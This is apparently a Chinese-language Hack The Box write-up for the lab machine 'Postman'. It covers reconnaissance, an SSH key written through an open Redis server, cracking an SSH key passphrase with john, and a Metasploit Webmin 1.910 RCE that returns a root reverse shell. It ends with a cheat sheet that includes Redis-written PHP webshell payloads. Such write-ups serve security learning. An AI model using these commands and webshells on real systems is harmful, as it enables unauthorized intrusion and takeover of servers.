10.10.10.160
信息收集

Nmap
# nmap 10.10.10.160 -p22,80,6379,10000 -sV -sC -oA scans/allport.nmap --min-rate 1000
Nmap scan report for postman (10.10.10.160)
Host is up (0.72s latency).
rDNS record for 10.10.10.160: Postman

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 46:83:4f:f1:38:61:c0:1c:74:cb:b5:d1:4a:68:4d:77 (RSA)
|   256 2d:8d:27:d2:df:15:1a:31:53:05:fb:ff:f0:62:26:89 (ECDSA)
|_  256 ca:7c:82:aa:5a:d3:72:ca:8b:8a:38:3a:80:41:a0:45 (ED25519)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: The Cyber Geek's Personal Website
6379/tcp  open  redis   Redis key-value store 4.0.9
10000/tcp open  http    MiniServ 1.910 (Webmin httpd)
|_http-server-header: MiniServ/1.910
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
亚洲这边到HTB欧洲服务器的延时真的高,不指定--min-rate扫全端口要半个多小时,指定了又要丢包,老是扫不到全端口,服气哦
Nikto
root@localhost:~/HTB/postman# nikto -h https://postman:10000/ -output scans/nikto.txt
- Nikto v2.1.6
---------------------------------------------------------------------------

+ Target IP:          10.10.10.160
+ Target Hostname:    postman
+ Target Port:        10000
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /O=Webmin Webserver on Postman/CN=*/emailAddress=root@Postman
                   Ciphers:  TLS_AES_256_GCM_SHA384
                   Issuer:   /O=Webmin Webserver on Postman/CN=*/emailAddress=root@Postman
---------------------------------------------------------------------------
+ Server: MiniServ/1.910
...
确定版本1.910

10000端口:webmin
root@localhost:~/HTB/postman# searchsploit webmin
Webmin 1.910 - 'Package Updates' Remote Command Execution (Metasploit)               | exploits/linux/remote/46984.rb

msf5 exploit(linux/http/webmin_packageup_rce) > show info

       Name: Webmin Package Updates Remote Command Execution
     Module: exploit/linux/http/webmin_packageup_rce
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2019-05-16


Available targets:
  Id  Name
  --  ----
  0   Webmin <= 1.910

Check supported:
  Yes

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  PASSWORD                    yes       Webmin Password
  Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT      10000            yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /                yes       Base path for Webmin application
  USERNAME                    yes       Webmin Username
  VHOST                       no        HTTP server virtual host

Payload information:
  Space: 512

Description:
  This module exploits an arbitrary command execution vulnerability in
  Webmin 1.910 and lower versions. Any user authorized to the "Package
  Updates" module can execute arbitrary commands with root privileges.

References:
  https://cvedetails.com/cve/CVE-2019-12840/
  https://www.pentest.com.tr/exploits/Webmin-1910-Package-Updates-Remote-Command-Execution.html
有一个需要登录的 rce,还附带提权到root的效果,那么,找密码吧
Redis -> ssh
# 先生成密钥
sshkeygen -t rsa
(echo -e "\n\n"; cat id_rsa.pub; echo -e "\n\n") > key.txt
cat /root/.ssh/key.txt | ./redis-cli -h 10.10.10.160 -x set xxx
./redis-cli -h 10.10.10.160
CONFIG SET dir /var/lib/redis/.ssh/
CONFIG SET dbfilename "authorized_keys"
save

# ssh 连接
ssh -i id_rsa redis@10.10.10.160
这里需要注意的是,设定的目录是redis家目录下.ssh目录,之前就是因为目录设错了,导致没法连接到redis
进到redis后,发现id_rsa.bak,应该是matt的私钥,老方法,用john爆破出密码,接着su登录上去
# 格式转换
python /usr/share/john/ssh2john.py  matt.pub > matt2john-pass

# 破解密码
john matt2john-pass --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 8 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status

computer2008     (matt.pub)
在redis用户里,su切换进Matt用户
提权
刚刚在webmin那里提到,有个提权漏洞,那么我们填好帐号密码,使用msf一顿操作,搞定
msf5 exploit(linux/http/webmin_packageup_rce) > set USERNAME Matt
USERNAME => Matt
msf5 exploit(linux/http/webmin_packageup_rce) > set password computer2008
password => computer2008
msf5 exploit(linux/http/webmin_packageup_rce) > run

[*] Started reverse TCP handler on 10.10.16.122:4444
[+] Session cookie: abc6894b84eb41438c578755bb938523
[*] Attempting to execute the payload...
[*] Command shell session 1 opened (10.10.16.122:4444 -> 10.10.10.160:32932) at 2020-05-01 10:44:52 +0000
whoami

root
总结
用john爆破ssh密钥
python /usr/share/john/ssh2john.py  matt.pub > id_rsa.hash
john id_rsa.hash -wordlist=rockyou.txt
redis -> ssh
sshkeygen -t rsa
...
(echo -e "\n\n"; cat id_rsa.pub; echo -e "\n\n") > key.txt
cat /root/.ssh/key.txt | ./redis-cli -h 10.10.10.160 -x set xxx
./redis-cli -h 10.10.10.160
CONFIG SET dir /var/lib/redis/.ssh/
CONFIG SET dbfilename "authorized_keys"
save
exit
# ssh 连接
ssh -i id_rsa redis@10.10.10.160
此时ssh的登录密码,就是你当初sshkeygen -t rsa后输入的密码。
redis -> webshell
config set dir /var/www/html/
	#  /home/wwwroot/default/

config set dbfilename redis.php

set webshell "<?php phpinfo(); ?>"
	# "<?php eval($_POST['cmd']);?>"
  # "<?php system($_GET['cmd']);?>"

save